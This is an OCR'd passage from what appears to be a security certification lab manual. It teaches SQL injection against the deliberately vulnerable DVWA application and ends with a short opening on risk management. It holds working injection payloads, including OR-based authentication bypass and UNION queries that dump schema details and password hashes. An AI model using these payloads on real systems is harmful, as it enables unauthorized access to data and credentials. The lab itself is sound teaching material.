| password     | varchar(32) | YES  |     | NULL                |                               |
| avatar       | varchar(70) | YES  |     | NULL                |                               |
| last_login   | timestamp   | NO   |     | current_timestamp() | on update current_timestamp() |
| failed_login | int(3)      | YES  |     | NULL                |                               |
+--------------+-------------+------+-----+---------------------+-------------------------------+
8 rows in set (0.045 sec)

MariaDB [dvwa]>
```

FIGURE 19-9 Examining the users table in the dvwa database



`SHOW DATABASES;`	https://mariadb.com/kb/en/show-databases/ See all databases stored in the RDBMS.
`USE dvwa;`	https://mariadb.com/kb/en/use/ Use the dvwa database for all subsequent statements.
`SHOW TABLES;`	https://mariadb.com/kb/en/show-tables/ Show the tables in the current database.
`DESCRIBE users;`	https://mariadb.com/kb/en/describe/ Display information about a table's (users, in this case) columns (attributes).


📷 **2**

Step 2 Now it’s time to examine the database, starting with the users table.

```
SELECT * from users
```

https://mariadb.com/kb/en/select/

Show the contents of the users table, shown in Figure 19-10. You’ll notice, among other information, that usernames and password are stored in hashed format. Based on the length of the hashes, can you tell what hash function was used?




```
MariaDB [dvwa]> SELECT * FROM users;
+---------+------------+-----------+---------+----------------------------------+----------------------------------+---------------------+--------------+
| user_id | first_name | last_name | user    | password                         | avatar                           | last_login          | failed_login |
+---------+------------+-----------+---------+----------------------------------+----------------------------------+---------------------+--------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/admin.jpg   | 2020-07-06 10:54:50 |            0 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | /dvwa/hackable/users/gordonb.jpg | 2020-07-06 10:54:50 |            0 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | /dvwa/hackable/users/1337.jpg    | 2020-07-06 10:54:50 |            0 |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | /dvwa/hackable/users/pablo.jpg   | 2020-07-06 10:54:50 |            0 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/smithy.jpg  | 2020-07-06 10:54:50 |            0 |
+---------+------------+-----------+---------+----------------------------------+----------------------------------+---------------------+--------------+
5 rows in set (0.001 sec)

MariaDB [dvwa]>
```

FIGURE 19-10 Contents of the users table

3

Step 3 Back in the browser, with the SQL Injection menu item selected, in the User ID text box, type **1** and then click the Submit button. You should see output as shown in Figure 19-11.



Vulnerability: SQL Injection × +

127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

FIGURE 19-11 Simple query output

Based on the output from Step 2 and the output here, the query that was executed behind the scenes in MariaDB after you clicked the Submit button appears to be

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id = 1;
```

In the query listed above, after each of the actual column (attribute) names (first_name, last_name) is an alias (First name, Surname) that will display in the output. (Optionally, you can type the keyword *AS* between the actual column name and the name that will display in the output.) This doesn't actually rename the columns; it just provides a temporary name for the current output.

➜ **Note**

The alias First name requires single quotes around it so that both words can be interpreted as part of the alias. Leaving the quotes off will produce a syntax error.

In the browser, on the DVWA Vulnerability: SQL Injection page, the 1 you typed into the User ID text box (form input element) was copied to the first row of output with the label ID:. Although at first glance, the ID looks like it could be coming from the user_id column in the users table with an alias of ID, you'll see in a future output that it's actually a copy of what you submit in the User ID: text box.

Execute the above SELECT query in the MariaDB console and compare the results in the console to the results in the browser.

📷 **4**

Step 4 Now let's visualize what User ID: text box is doing. When you type in and submit a value for ID, the SQL query adds single quotes around what you entered and right before the semicolon at the end of the query, which terminates all SQL statements:

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id =
'$ID_SUBMISSION';
```

Note that the submitted user ID, stored in the variable *$ID_SUBMISSION* would be used in the query posed to the database. The same would be true for a second submission for a password, but that is not included in this DVWA page.

If there *were* a second text box for the password, the query would look like this:

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id =
'$ID_SUBMISSION' AND password =
hashFunction('PW_SUBMISSION');
```

This assumes the submitted password will be hashed, and that the hash will be placed into the query.

📷 **5**

Step 5 In the browser, on the DVWA Vulnerability: SQL Injection page, in the User ID box, type 3 and click the Submit button. Notice that information about the user Hack Me now displays. The query that was executed appears to be

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id = 3;
```

Now, between the single quotes, a *3* was inserted instead of a *1*, which is why we see this particular record.

📷 **6**

Step 6 Now let's be bold and type this input into the User ID: text box (note that the *w* could be any character):

```
w' OR '1' = '1
```

The query that was executed appears to be

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id = 'w' OR '1' = '1';
```

The *w* is a dummy placeholder value and could have been any character, or it could have even been left off. The 1s could have also been swapped out for anything and they also could have been left off. The input could have been as simple as this:

```
' OR ' ' = '
```


Let's look at the query again, with bolding applied to the interesting part and the input underlined:

```
SELECT first_name 'First name', last_name Surname FROM
```

```
users WHERE user_id = 'w' OR '1' = '1';
```

This means that either side of the OR operator needs to be true for it all to be true, and then the SELECT query will execute.

Assuming user_id = 'w ' will be false, '1' = '1' will always be true. As a result, the user_id, first_name, and last_name fields of all records will be dumped to the screen, as shown in Figure 19-12.



```
ID: w' OR '1' = '1
First name: admin
Surname: admin

ID: w' OR '1' = '1
First name: Gordon
Surname: Brown

ID: w' OR '1' = '1
First name: Hack
Surname: Me

ID: w' OR '1' = '1
First name: Pablo
Surname: Picasso

ID: w' OR '1' = '1
First name: Bob
Surname: Smith
```

FIGURE 19-12 All records dumped to the screen

In Figure 19-12, notice that the input in the SQL injection attack left off both the first single quote (before the *w*) and the last single quote (just before the semicolon). This is because the SQL statement will always put those quotes in those places. The single quote after the *w* terminates the user_id string, while the SQL-placed single quote before the semicolon terminates the right side of the equality comparison.

📷 **7**

Step 7 If there were a password field, with anything placed in the username field, the input could have been this:

```
password' OR '1' = '1'
```

A simplified query could have looked like this:

```
SELECT id FROM users WHERE username = 'username' AND
password = 'password' OR '1' = '1'
```

The AND will be processed first and will produce a false because the username and password entered are incorrect.

Now this is what the query has been reduced to:

```
SELECT id FROM users WHERE false OR '1' = '1'
```

The previous expression has been reduced to the value of false.

The OR is evaluated next. On the left of OR is a false value, but on the right is a true condition, so the query has now been transformed into this:

```
SELECT id FROM users WHERE true
```

The OR '1' = '1' turned into a value of true, causing everything after WHERE to be true.

If you were actually submitting these values to a server to sign in, instead of using this DVWA program, the first user ID that was created in the table (not all of them) would be returned, and you'd be signed in as that user. The first user created is usually the administrator, so in a SQL injection attack, you'd be signing in with administrative privileges.

If necessary, an attacker can even comment out the end of the query, causing it to be ignored and still syntactically correct, with symbols that vary between different RDMBSs, including these: --, /*, #.


📷 **8a–8e**

Step 8 In our example, let’s say we know the first account is admin admin, but now we want to step through the others. Can it be done easily? Of course!

a. The input starts off the same as the previous input, but now with the <> (not) symbols, we’re specifying that the first_name should not be admin, eliminating the first record; thus, we would be logged in with the second record, and we’d know that Gordon Brown (the name that now displays at the top of the output) is a user. In the output in the browser, though, you’re seeing output for all records that don’t have a first name of admin (Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith).

```
w' OR '1' = '1' AND first_name <> 'admin
```

The corresponding DVWA output is shown in Figure 19-13.



```
ID: w' OR '1' = '1' AND first_name <> 'admin
First name: Gordon
Surname: Brown

ID: w' OR '1' = '1' AND first_name <> 'admin
First name: Hack
Surname: Me

ID: w' OR '1' = '1' AND first_name <> 'admin
First name: Pablo
Surname: Picasso

ID: w' OR '1' = '1' AND first_name <> 'admin
First name: Bob
Surname: Smith
```

FIGURE 19-13 Bypassing the first record

If we wanted to keep going, we could keep adding another part to the input. Try the examples that follow.

b. `w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon`

c.
```
w' OR '1' = '1' AND first_name <> 'admin' AND first_name
<> 'Gordon'
and first_name <> 'Hack
```

d.
```
w' OR '1' = '1' AND first_name <> 'admin' AND first_name
<> 'Gordon'
and first_name <> 'Hack' AND first_name <> 'Pablo
```

e.
```
w' OR '1' = '1' AND first_name <> 'admin' AND first_name
<> 'Gordon'
and first_name <> 'Hack' AND first_name <> 'Pablo' AND
first_name <> 'Bob
```

Nothing will be returned after the last user, Bob.

➜ Cross-Reference

This process is similar to how we walked through a DNS Zone in Chapter 7.

Tables (also known as relations) of an RDBMS database consist of rows (also known as records and tuples) and columns (also known as fields and attributes). Neither rows nor columns are required to be in a particular order, but both can be sorted and filtered

9a–9o

Step 9 What else can you do with SQL injection?

The **UNION** operator joins a forged query to an original query. This enables an attacker to access some "behind the scenes" metadata that can be used for an even greater attack. As mentioned earlier, the # symbol comments out the end of a query. Now let's see how the UNION statement and the # symbol can be used together.

UNION returns one result set, which includes all the rows that belong to multiple queries, by combining two more queries and removing the duplicates. The same number of expressions must be in both SELECT statements, and the statements must have the same datatypes.

Remember the query that’s set up for us in DVWA, with the form field input being placed in the variable *$ID_SUBMISSION*:

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id =
'$ID_SUBMISSION';
```

a. We can’t just dump this in the form field as input, but let’s try it anyway:

```
' SELECT VERSION()#
```

This would produce the following:

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id = '' SELECT VERSION()#';
```

The # comment symbol takes care of the single quote at the end, so there won’t be a syntax error there. However, you can’t just lump a second SELECT statement after the original query. That would, in fact, cause a syntax error: “You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'SELECT VERSION()#'' at line 1.”

We want this input to be read as its own query, and that’s why we need the UNION statement.

b. The original query will now be UNIONed with this query,

```
' SELECT VERSION()#
```

by entering the following into the form field:

```
' UNION SELECT VERSION()#
```

The SELECT statements (the original one and the new one we’re adding) have a different number of columns. As such, typing that into the User ID: text box produces the message “The used SELECT statements have a different number of columns.”

The original query returns two columns (first_name and last_name), so this new query must return two as well.

c. We need a dummy placeholder, most commonly done with the special value NULL, which indicates data doesn’t exist and is missing at a specific location.

```
' UNION SELECT VERSION(), NULL#
```

https://mariadb.com/kb/en/union/
https://mariadb.com/kb/en/version/
https://mariadb.com/kb/en/null-values/

Here we go! Look at the output:

```
ID: ' UNION SELECT VERSION(), NULL#
First name: 10.4.10-MariaDB
Surname:
```

The full query was

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id = '' UNION SELECT VERSION(), NULL#';
```

The original query didn’t produce any results for first_name or last_name, because of the user_id= '' portion, which obviously didn’t match an existing entry in the database. Those blank results are now combined with the results of the query we put in the form field. The SELECT VERSION() function call returns the name and version of the RDBMS, which can be used as reconnaissance to find vulnerabilities for an exploit targeting the RDBMS.


d. The order of the columns doesn’t matter, as shown here:

```
' UNION SELECT NULL, VERSION()#
```

The full query was

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id = '' UNION SELECT NULL, VERSION()#';
```

e. Type both full statements (from Steps 9c and 9d) into the MariaDB console, as shown in Figure 19-14.



```
MariaDB [dvwa]>
MariaDB [dvwa]>
MariaDB [dvwa]>
MariaDB [dvwa]>
MariaDB [dvwa]> SELECT first_name 'First name', last_name Surname FROM users
WHERE user_id = '' UNION SELECT VERSION(), NULL#';
    -> ;
+-----------------+---------+
| First name      | Surname |
+-----------------+---------+
| 10.4.10-MariaDB | NULL    |
+-----------------+---------+
1 row in set (0.001 sec)

MariaDB [dvwa]> SELECT first_name 'First name', last_name Surname FROM users
WHERE user_id = '' UNION SELECT NULL, VERSION()#';
    -> ;
+------------+-----------------+
| First name | Surname         |
+------------+-----------------+
| NULL       | 10.4.10-MariaDB |
+------------+-----------------+
1 row in set (0.001 sec)

MariaDB [dvwa]>
```

FIGURE 19-14 SQL Injection in the MariaDB console

Since the full statement includes the # comment symbol, the single quote at the end is ignored, as mentioned before. However, when the full statement is typed directly into the RDBMS, the semicolon is ignored as well, which causes MariaDB to think that you are continuing the command on the next line. At the arrow prompt, which means the previous line is being continued here, type a semicolon (;) and press ENTER to terminate the full statement. When SQL injection is performed as it usually is, through a web browser, the semicolon in the original statement will not be commented out by the # symbol.

The UNION output may be better to visualize in the MariaDB console, as the columns are vertical, as opposed to the horizontal format on the DVWA page. As you can see, the output to our forged query is added to the results of the original query. The first column of output from the forged query will be treated as first_name (First name), while the second column of output from the forged query will be treated as last_name (Surname). If the original query of

```
SELECT first_name 'First name', last_name Surname FROM
users WHERE user_id = ''
```

returned anything, the results for first_name and last_name would be placed in the same output table that's showing the results of the forged query.

If the result displays something from the first query that you don't want in the output, you can add a false condition to show only the UNION result by starting your input with

```
'AND 1 = 0 UNION
```

Since 1 is not equal to 0, everything in the first query will be false.

f. Now try these in the browser on the DWVA Vulnerability: SQL Injection page. Instead of using the **VERSION()** function, use the **@@version** global variable:

```
' UNION SELECT @@version, NULL#
```

g. Get information about your computer's hostname:

```
' UNION SELECT @@hostname, NULL#
```

h. Combine multiple functions or global variables alleviates the need for using NULL:

```
' UNION SELECT VERSION(), @@hostname#
```

i. **CURRENT_USER()** returns the username and hostname combination for the MariaDB account that the server used to authenticate the current client. This account determines your access privileges. **USER()** returns the current MariaDB username and hostname, given when authenticating to MariaDB. The value of **USER()** may differ from the value of **CURRENT_USER()**, which is the user who authenticated the current client.

```
' UNION SELECT CURRENT_USER(), USER()#
```

https://mariadb.com/kb/en/current_user/
https://mariadb.com/kb/en/user/

j. See the current database:

```
' UNION SELECT DATABASE(), NULL#
```

k. See all the databases:

```
' UNION SELECT SCHEMA_NAME, NULL FROM
information_schema.schemata#
```

information_schema is a database of views (virtual tables that have contents defined dynamically through queries) that give metadata information about all tables, views, columns, and procedures in an RDBMS. The name of the table queried is schemata.

l. See all the tables:

```
' UNION SELECT TABLE_NAME, NULL FROM
information_schema.tables#
```

The output on the DVWA page cuts off at a certain point, but if you entered the full statement in the MariaDB console, there would be many more rows of output.

m. See all tables in the dvwa database:

```
' UNION SELECT TABLE_NAME, NULL FROM
information_schema.tables where
TABLE_SCHEMA='dvwa'#
```

n. Display the names of all the columns, the datatype of all the columns, and the maximum character length of each column in the users table:

```
' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE),
CHARACTER_MAXIMUM_LENGTH FROM information_schema.columns
WHERE table_name='users'#
```

https://mariadb.com/kb/en/concat/

The **CONCAT()** function combines two or more strings.

0x means that base 16 (hexadecimal) follows. 0A is the hexadecimal representation of the ASCII/Unicode newline character escape sequence, **\n**, as shown at https://www.asciitable.com.

Remember that when using **UNION** here, exactly two columns must be returned by each query. If you wanted to return more than two columns, that’s where the **CONCAT()** function comes in handy. Notice in the output that the name of the column is put in the First name: output; then, because of the 0x0A, the output goes to the next line, which outputs the column’s datatype. Finally, the Surname:

output displays the maximum character length for each field.

Without the 0x0A, the datatype **int** would have immediately followed the column name, user_id, and the output would have looked messy:

```
First name: user_idint
Surname:
```

With the 0x0A, the output is much cleaner.

```
First name: user_id
int
Surname:
```

As it turns out, there is no character maximum length defined for the user_id column, which is why the Surname: output is blank. However, from the following output, you can see that the first_name column has a character maximum length of 15, shown in the Surname: output.

```
First name: first_name
varchar
Surname: 15
```

Also notice that last_name and user each have a maximum character length of 15, password has a maximum character length of 32, and avatar has a maximum character length of 70, while the last two fields, last_login and failed_login don’t have a maximum character length.

If you want more than three values outputted, add additional instances of 0x0A and arguments to **CONCAT()**.

o. Dump the user first name, username, and password hash for all users:

```
' UNION SELECT first_name, CONCAT(user, 0x0A, password)
FROM users#
```

📷 **10**

Step 10 Let’s secure the MariaDB root account now with a password. Enter the following in the MariaDB console:

```
SET PASSWORD FOR 'root'@'localhost' =
PASSWORD('CompTIA_Security+');
```

https://mariadb.com/kb/en/set-password/

The next time you log in as root, you'll need to provide the password CompTIA_Security+.

Step 11 Read about ways to prevent SQL injection attacks here: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Lab Analysis

1. What does WampServer consist of?

   ____

   ____

2. What is SQL injection?

   ____

   ____

3. What are ways to remediate a SQL injection attack?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

RDBMS

SELECT

UNION

1. You enter SQL statements into a _____________.
2. A _____________ statement combines multiple _____________ statements together.

Chapter 20
Risk Management

Lab Exercises

The following is one of the many definitions of *risk* from the National Institute of Standards and Technology's (NIST) Computer Security Resource Center (CSRC) glossary, found at https://csrc.nist.gov/glossary/term/risk:

> A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of: (i) the adverse impacts that would arise if the circumstance or event occurs; and
> (ii) the likelihood of occurrence. [Note: Information system-related security risks are those risks that arise from the loss of confidentiality, integrity, or availability of information or information systems and reflect the potential adverse impacts to organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, and the Nation.]

Risk can be mitigated with policies, procedures, and software/hardware controls. Risk can be transferred through cybersecurity insurance. Risk can be accepted, as in the case where the cost of protection outweighs the value of the asset, so you just let that asset be compromised. Risk can be avoided by removing an asset, which in most cases removes any benefits that would be coming forth from said asset. However, we can never say that risk can be eliminated.

ISO 31000, a collection of risk management standards adopted by many countries and large organizations, defines *risk management* as “coordinated activities to direct and control an organization with regard to risk” in Section 2.2 at www.iso.org/obp/ui/#iso:std:iso:31000:ed-1:v1:en.

